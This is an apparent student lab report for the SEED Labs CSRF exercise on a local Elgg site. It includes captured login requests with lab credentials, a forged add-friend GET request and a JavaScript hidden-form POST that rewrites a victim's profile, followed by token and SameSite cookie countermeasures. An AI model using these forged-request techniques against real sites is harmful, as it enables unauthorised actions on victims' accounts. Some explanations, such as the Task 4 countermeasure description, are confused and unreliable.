

# CSRF Lab 2.0

## Contents

Environment Setup: .....	3
Task 1 .....	7
Task 2 .....	8
Task 3 .....	13
Task 4 .....	19
Task 5 .....	22

## Environment Setup:

After downloading docker .yml file the docker is setup using commands as follows:

```
seed@VM: ~/.../Labsetup
[11/19/22]seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
---> e7f441caa931
Step 2/10 : ARG WWWDir=/var/www/elgg
---> Using cache
---> 39afa1816c8e
Step 3/10 : COPY elgg/settings.php $WWWDir/elgg-config/settings.php
---> 04d3e6307b97
Step 4/10 : COPY elgg/Csrf.php      $WWWDir/vendor/elgg/elgg/engine/
classes/Elgg/Security/Csrf.php
---> 30814b9fee50
Step 5/10 : COPY elgg/ajax.js      $WWWDir/vendor/elgg/elgg/views/d
efault/core/js/
---> 501fc5c496bf
Step 6/10 : COPY apache_elgg.conf /etc/apache2/sites-available/
---> 81a9b37b167e
Step 7/10 : RUN a2ensite apache_elgg.conf
---> Running in 3f90cf10f6c1
```

Dcup is then ran to get the container up and running

```
[11/19/22]seed@VM:~/.../Labsetup$ dcup
Recreating elgg-10.9.0.5      ... done
Recreating mysql-10.9.0.6    ... done
Creating attacker-10.9.0.105 ... done
Attaching to attacker-10.9.0.105, mysql-10.9.0.6, elgg-10.9.0.5
mysql-10.9.0.6 | 2022-11-19 14:07:13+00:00 [Note] [Entrypoint]: Ent
rypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2022-11-19 14:07:14+00:00 [Note] [Entrypoint]: Swi
tching to dedicated user 'mysql'
mysql-10.9.0.6 | 2022-11-19 14:07:15+00:00 [Note] [Entrypoint]: Ent
rypoint script for MySQL Server 8.0.22-1debian10 started.
```

---

For DNS config we can check DNS setted up that will be used in our labs

```
seed@VM: ~/.../Labsetup
[11/19/22] seed@VM: ~/.../Labsetup$ dockps
47d6eab112bc  mysql-10.9.0.6
e005873210f1  elgg-10.9.0.5
88c9ca8a5fd5  attacker-10.9.0.105
[11/19/22] seed@VM: ~/.../Labsetup$
```

Therefore, the web pages we put inside the `attacker` folder on the VM will be hosted by the attacker's website. We have already placed some code skeletons inside this folder.

**DNS configuration.** We access the Elgg website, the attacker website, and the defense site using their respective URLs. We need to add the following entries to the `/etc/hosts` file, so these hostnames are mapped to their corresponding IP addresses. You need to use the root privilege to change this file (using `sudo`). It should be noted that these names might have already been added to the file due to some other labs. If they are mapped to different IP addresses, the old entries must be removed.

```
10.9.0.5      www.seed-server.com
10.9.0.5      www.example32.com
10.9.0.105   www.attacker32.com
```

**MySQL database.** Containers are usually disposable, so once it is destroyed, all the data inside the containers are lost. For this lab, we do want to keep the data in the MySQL database, so we do not lose our work when we shutdown our container. To achieve this, we have mounted the `mysql_data` folder

These new DNS are updated into the hosts file.


```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
[11/19/22]seed@VM:~/.../Labsetup$ dockps
47d6eab112bc  mysql-10.9.0.6
e005873210f1  elgg-10.9.0.5
88c9ca8a5fd5  attacker-10.9.0.105
[11/19/22]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts

Open *hosts /etc Save
1 127.0.0.1 localhost
2 127.0.1.1 VM
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1 ip6-localhost ip6-loopback
6 fe00::0 ip6-localnet
7 ff00::0 ip6-mcastprefix
8 ff02::1 ip6-allnodes
9 ff02::2 ip6-allrouters
10
11 # For DNS Rebinding Lab
12 192.168.60.80 www.seedIoT32.com
13
14 # For SQL Injection Lab
15 10.9.0.5 www.SeedLabSQLInjection.com
16
17 # For XSS Lab
18 10.9.0.5 www.xsslabelgg.com
19 10.9.0.5 www.seed-server.com
20 10.9.0.5 www.example32a.com
21 10.9.0.5 www.example32b.com
22 10.9.0.5 www.example32c.com
23 10.9.0.5 www.example60.com
24 10.9.0.5 www.example70.com
25
26 # For CSRF Lab
27 10.9.0.5 www.csrflabelgg.com
28 10.9.0.5 www.csrf-lab-defense.com
29 10.9.0.105 www.csrf-lab-attacker.com
30
31 10.9.0.5 www.seed-server.com
32 10.9.0.5 www.example32.com
33 10.9.0.105 www.attacker32.com
34
35 # For Shellshock Lab
36 10.9.0.80 www.seedlab-shellshock.com
37
```

The host file is updated and is saved to be used as the same alias as the set up lab.

```
[11/19/22]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts &>/dev/null
&
[1] 4175
```

Now I have loaded the web server for CSRF lab provided in lab setup.



The screenshot shows a web browser window with the address bar displaying "www.seed-server.com". The page has a blue header with the text "Elgg For SEED Labs" and a "Log in" link. The main content area features a large "Welcome" heading, followed by a message "Welcome to your Elgg site." and a tip: "Tip: Many sites use the activity plugin to place a site activity stream on this page." Below this is a "Log in" section with two input fields: "Username or email" and "Password". There is a "Remember me" checkbox and a "Log in" button. A "Lost password" link is also present. The footer of the page says "Powered by Elgg".

Elgg For SEED Labs

Log in

## Welcome

Welcome to your Elgg site.

**Tip:** Many sites use the `activity` plugin to place a site activity stream on this page.

### Log in

**Username or email \***

**Password \***

☐ Remember me


Log in

[Lost password](#)

Powered by Elgg

## Task 1

First we add http live header to check all the requests where it is visible that the login credentials have been caught in the header.



The screenshot shows a web browser window with the address bar displaying `www.seed-server.com`. The page title is "Elgg For SEED Labs". The main content area displays "Welcome Alice" and "Welcome to your Elgg site." Below this, there is a "Tip: M" section. Overlaid on the bottom of the browser window is the "HTTP Header Live Main — Mozilla Firefox" extension window. This window displays the details of an HTTP POST request to `http://www.seed-server.com/action/login`. The request headers include `Host: www.seed-server.com`, `User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0`, `Accept: application/json, text/javascript, */*; q=0.01`, `Accept-Language: en-US,en;q=0.5`, `Accept-Encoding: gzip, deflate`, `X-Elgg-Ajax-API: 2`, `X-Requested-With: XMLHttpRequest`, `Content-Type: multipart/form-data; boundary=-----2342858479405473011621131224`, `Content-Length: 560`, `Origin: http://www.seed-server.com`, `Connection: keep-alive`, `Referer: http://www.seed-server.com/`, and a `Cookie` containing `Elgg=jm9mc7u82q7tjqc1b4vb74fg8u` and `_elgg_token=MCb5tcdHu_h8Z3s4U0qCzA&__elgg_ts=1668867310&username=alice&password=seedalice`. The status bar at the bottom of the extension window shows `POST: HTTP/1.1 200 OK`. The response headers include `Date: Sat, 19 Nov 2022 14:16:00 GMT`, `Server: Apache/2.4.41 (Ubuntu)`, `Cache-Control: must-revalidate, no-cache, no-store, private`, `expires: Thu, 19 Nov 1981 08:52:00 GMT`, `pragma: no-cache`, and a `Set-Cookie` for `Elgg=diidicr50nc2nmavi6okvas1e; path=`.

Elgg For SEED Labs

# Welcome Alice

Welcome to your Elgg site.

Tip: M


HTTP Header Live Main — Mozilla Firefox

**http://www.seed-server.com/action/login**  
Host: www.seed-server.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:83.0) Gecko/20100101 Firefox/83.0  
Accept: application/json, text/javascript, \*/\*; q=0.01  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
X-Elgg-Ajax-API: 2  
X-Requested-With: XMLHttpRequest  
Content-Type: multipart/form-data; boundary=-----2342858479405473011621131224  
Content-Length: 560  
Origin: http://www.seed-server.com  
Connection: keep-alive  
Referer: http://www.seed-server.com/  
Cookie: Elgg=jm9mc7u82q7tjqc1b4vb74fg8u  
\_elgg\_token=MCb5tcdHu\_h8Z3s4U0qCzA&\_\_elgg\_ts=1668867310&username=alice&password=seedalice


**POST: HTTP/1.1 200 OK**  
Date: Sat, 19 Nov 2022 14:16:00 GMT  
Server: Apache/2.4.41 (Ubuntu)  
Cache-Control: must-revalidate, no-cache, no-store, private  
expires: Thu, 19 Nov 1981 08:52:00 GMT  
pragma: no-cache  
Set-Cookie: Elgg=diidicr50nc2nmavi6okvas1e; path=

## Task 2

Now we will use attack32 web page to launch attack.



Logging in as Samy who is the victim here.





Checking members and locating Alice.

Firefox Web Browser






Newest members : Elgg | CSRF Attacker's Page

www.seed-server.com/members

## Elgg For SEED Labs

### Newest members

Newest Alphabetical Popular Online

-  [Samy](#)
-  [Charlie](#)
-  [Boby](#)
-  [Alice](#)
-  [Admin](#)

### Search members

Search

Total members: 5

www.seed-server.com/profile/alice

Right Ctrl



Now we add a friend into Samy's friend list and take the request sent to add friend. Here, Alice's guid is also taken and from the request we will now then change the request guid from that of Alice to Samy so the request will make Alice add Samy.


Alice : Elgg For SEED Lab x CSRF Attacker's Page x +

www.seed-server.com/profile/alice


## Elgg For SEED Labs


# Alice

 Remove friend  Send a message



- Blogs
- Bookmarks
- Files
- Pages
- Wire post

 Bookmark this page

 Report this

Powered by Elgg


### HTTP Header Live Main — Mozilla Firefox

```
http://www.seed-server.com/action/friends/add?friend=56&_elgg_ts=1668867654&_elg
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=g970d0ru17j29b4u5oefc993d6
GET: HTTP/1.1 200 OK
Date: Sat, 19 Nov 2022 14:21:07 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

Taking out the selected portion for the purpose of Attack.



Placing the information here.



Now checking Samy's guid to target Samy.

```
_token": "A5wRppU7KPVYUy0v7DCNPw"}}, "session": {"user": {"guid": 59, "type": "user", "subtype": "user", "owner_guid": 59, "ui.js"></script><script src="http://www.seed-server.com/cache/1587931381/default/elgg/require_config.js"><
```

Logging in as Alice now.

Elgg For SEED Labs

Log in

You have been logged out

# Welcome

Welcome to your Elgg site.

**Tip:** Many sites use the `activity` plugin to place a site activity stream on this page.

## Log in

**Username or email \***

**Password \***

☐ Remember me

Log in

[Lost password](#)

Powered by Elgg

Placing information in a document temporarily which I gathered above.

```
1 http://www.seed-server.com/action/friends/add?friend=56
2
3 samy_guid=59;
```

## Task 3

Checking live HTTP Header Activity.

HTTP Header Live ×

```
Vary: Accept-Encoding,User-Content-Encoding: gzip
Content-Length: 4712
Content-Type: application/javascript

http://www.seed-server
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com
Cookie: Elgg=meqbcvq4qds36p
GET: HTTP/1.1 200 OK
Date: Sat, 19 Nov 2022 17:41:41
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=1555200
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Content-Encoding: gzip
Content-Length: 1759
Content-Type: application/javascript

http://www.seed-server
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com
Cookie: Elgg=meqbcvq4qds36p
GET: HTTP/1.1 200 OK
Date: Sat, 19 Nov 2022 17:41:41
Server: Apache/2.4.41 (Ubuntu)
```

ClearOptions

File Save☒ Record Data

☒ autoscroll

Elgg For SEED Labs

⋮

Welcome Alice

Welcome to your Elgg site.

**Tip:** Many sites use the [activity](#) plugin to place a site activity stream on this page.

Bookmark this page

Report this

Powered by Elgg

Checking the POST requests while live capture in which login credentials are caught.

HTTP Header Live Sub — Mozilla Firefox

POST http://www.seed-server.com/action/login

Host: www.seed-server.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:83.0) Gecko/20100101 Firefox/83.0  
Accept: application/json, text/javascript, \*/\*; q=0.01  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
X-Elgg-Ajax-API: 2  
X-Requested-With: XMLHttpRequest  
Content-Type: multipart/form-data; boundary=-----99965692930663234073016517512  
Content-Length: 565  
Origin: http://www.seed-server.com  
Connection: keep-alive  
Referer: http://www.seed-server.com/  
Cookie: Elgg=qjhhk4428ette30ijk59sq3kfj

elgg\_token=kJ7sJMr-yeAmEhL20IKUoA&\_elgg\_ts=1668880061&username=alice&password=seedalice

Send Content-Length:90


Clear Options File Save ☒ Record Data ☒

autoscroll

Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account

# Alice

Remove friend
Send a message



Blogs
Bookmarks
Files
Pages
Wire post

HTTP Header Live Sub — Mozilla Firefox

GET
http://www.seed-server.com/action/friends/add?friend=56&\_\_elgg\_ts=1668880517&\_\_elgg\_token=r8jt

Host: www.seed-server.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:83.0) Gecko/20100101 Firefox/83.0  
Accept: application/json, text/javascript, \*/\*; q=0.01  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
X-Requested-With: XMLHttpRequest  
Connection: keep-alive  
Referer: http://www.seed-server.com/profile/alice  
Cookie: Elgg=ohm4eir15f7iutthceijppbu34

Send
Content-Length:0

After checking the contents of the file.

```
[11/19/22]seed@VM:~/.../Labsetup$ docksh 97
root@97c31ble6aff:/# ls /var/www/
attacker  html
root@97c31ble6aff:/# ls /var/www/attacker/
addfriend.html  editprofile.html  index.html  testing.html
root@97c31ble6aff:/# cd /var/www/attacker/
root@97c31ble6aff:/var/www/attacker# nano addfriend.html
root@97c31ble6aff:/var/www/attacker# cat addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
root@97c31ble6aff:/var/www/attacker#
```

Here u can see the source code is changed and the source request is changed for alice which make samy her friend.

The screenshot shows a web browser with two tabs. The active tab is titled "attacker32.com/addfriend.h" and the address bar shows "www.seed-server.com/friends/alice". The page header is "Elgg For SEED Labs". A green notification box in the top right corner states "You have successfully added Samy as a friend." The main heading is "Alice's friends". Below this, a friend profile for "Samy" is shown with a default Elgg avatar. Underneath, a list of links for Alice's profile is displayed: Blogs, Bookmarks, Files, Pages, and Wire post. Further down, another section titled "Friends" contains links for "Friends of" and "Collections". At the bottom left, there is an "RSS" link with a feed icon.


Alice's friends : Elgg For SEED Labs


attacker32.com/addfriend.h

www.seed-server.com/friends/alice

You have successfully added Samy as a friend.

## Alice's friends

 Samy

 Alice

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

Friends

- Friends of
- Collections

RSS



Now similarly we will change the post request and save target in the source code to alices. And set out request to add description of samy is my hero now the request will change alices profile

```
function forge_post()
{
    var fields;


    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";


    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
}
```

Your profile was successfully saved.

## Alice

 Edit avatar

 Edit profile



Brief description  
Samy is my hero

 Add widgets

Blogs


Bookmarks

Files

Pages

Wire post

 Bookmark this page

 Report this

## Task 4

Here counter measure used is we turn off all return tokens from the shown below code we can see the return statement is used to return tokens. If this return statement is removed It will act as countermeasure to all of our above attacks.

```
/**
 * Validate CSRF tokens present in the request
 *
 * @param Request $request Request
 *
 * @return void
 * @throws CsrfException
 */
public function validate(Request $request) {
    return; // Added for SEED Labs (disabling the CSRF co


    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');
```

Here we can see alice friend list is again removed and cleared to run attack again.


**Elgg For SEED Labs**

# Alice

 Edit avatar

 Edit profile






Blogs


Bookmarks

Files

Pages

Wire post

 Bookmark this page

 Report this

Powered by Elgg

View of Attacker Web page.


## **This page forges an HTTP GET request**


Here the last ran attack now gives error that token are missing and friend list is not added.


**Elgg For SEED Labs**


Form is missing \_\_token or \_\_ts fields

Alice

 Edit avatar

 Edit profile



 Add widgets

Blogs

Bookmarks

Files

Pages

Wire post

Attacker web page again.

## **This page forges an HTTP POST request.**

Now again for post multiple errors show up for all the post requests as the tokens are now missing. this is counter measure to CSRF.

[illegible]

## Task 5

The above shown source code show 2 different cookie type the lax and strict type page.

# Setting Cookies

After visiting this web page, the following three cookies will be set on your browser.

- **cookie-normal**: normal cookie
- **cookie-lax**: samesite cookie (Lax type)
- **cookie-strict**: samesite cookie (Strict type)

**Experiment A:** click [Link A](#)

**Experiment B:** click [Link B](#)

```
1
2 <html>
3 <head><title>SameSite Cookie Experiment</title></head>
4 <style>
5 body{
6     background-color: #D4EFDf;
7     font-family: Arial, Helvetica, sans-serif;
8     margin: 40px;
9 }
10 .item { color: blue }
11 </style>
12 <body>
13
14 <h1>Setting Cookies</h1>
15
16 <p>
17 After visiting this web page, the following three cookies will be
18 set on your browser.
19 <ul>
20 <li><span class='item'>cookie-normal:</span> normal cookie</li>
21 <li><span class='item'>cookie-lax:</span> samesite cookie (Lax type)</li>
22 <li><span class='item'>cookie-strict:</span> samesite cookie (Strict type)</li>
23 </ul>
24 </p>
25
26 <h2>Experiment A: click <a href="http://www.example32.com/testing.html">Link A</a></h2>
27 <h2>Experiment B: click <a href="http://www.attacker32.com/testing.html">Link B</a></h2>
28
29 </body>
30 </html>
31
```

## SameSite Cookie Experiment

### A. Sending Get Request (link)

<http://www.example32.com/showcookies.php>

### B. Sending Get Request (form)

### C. Sending Post Request (form)

## Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`
- `cookie-strict=cccccc`

Your request is a **same-site** request!

Here for lax setting the cookies are displayed for all type.

## SameSite Cookie Experiment

### A. Sending Get Request (link)

<http://www.example32.com/showcookies.php>

### B. Sending Get Request (form)

### C. Sending Post Request (form)

## Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`

Your request is a **cross-site** request!

And for strict setting for of the cookies are missing not taken.